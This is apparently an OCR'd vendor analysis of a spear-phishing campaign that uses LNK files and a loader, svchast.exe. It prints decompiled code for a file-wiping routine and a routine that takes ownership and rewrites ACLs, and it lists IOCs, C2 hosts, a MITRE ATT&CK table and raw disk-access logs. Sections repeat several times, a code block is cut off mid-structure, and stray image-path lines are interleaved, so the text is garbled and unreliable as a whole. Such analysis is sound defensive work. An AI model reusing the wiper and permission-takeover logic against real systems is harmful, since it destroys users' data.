Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com


C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to


			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
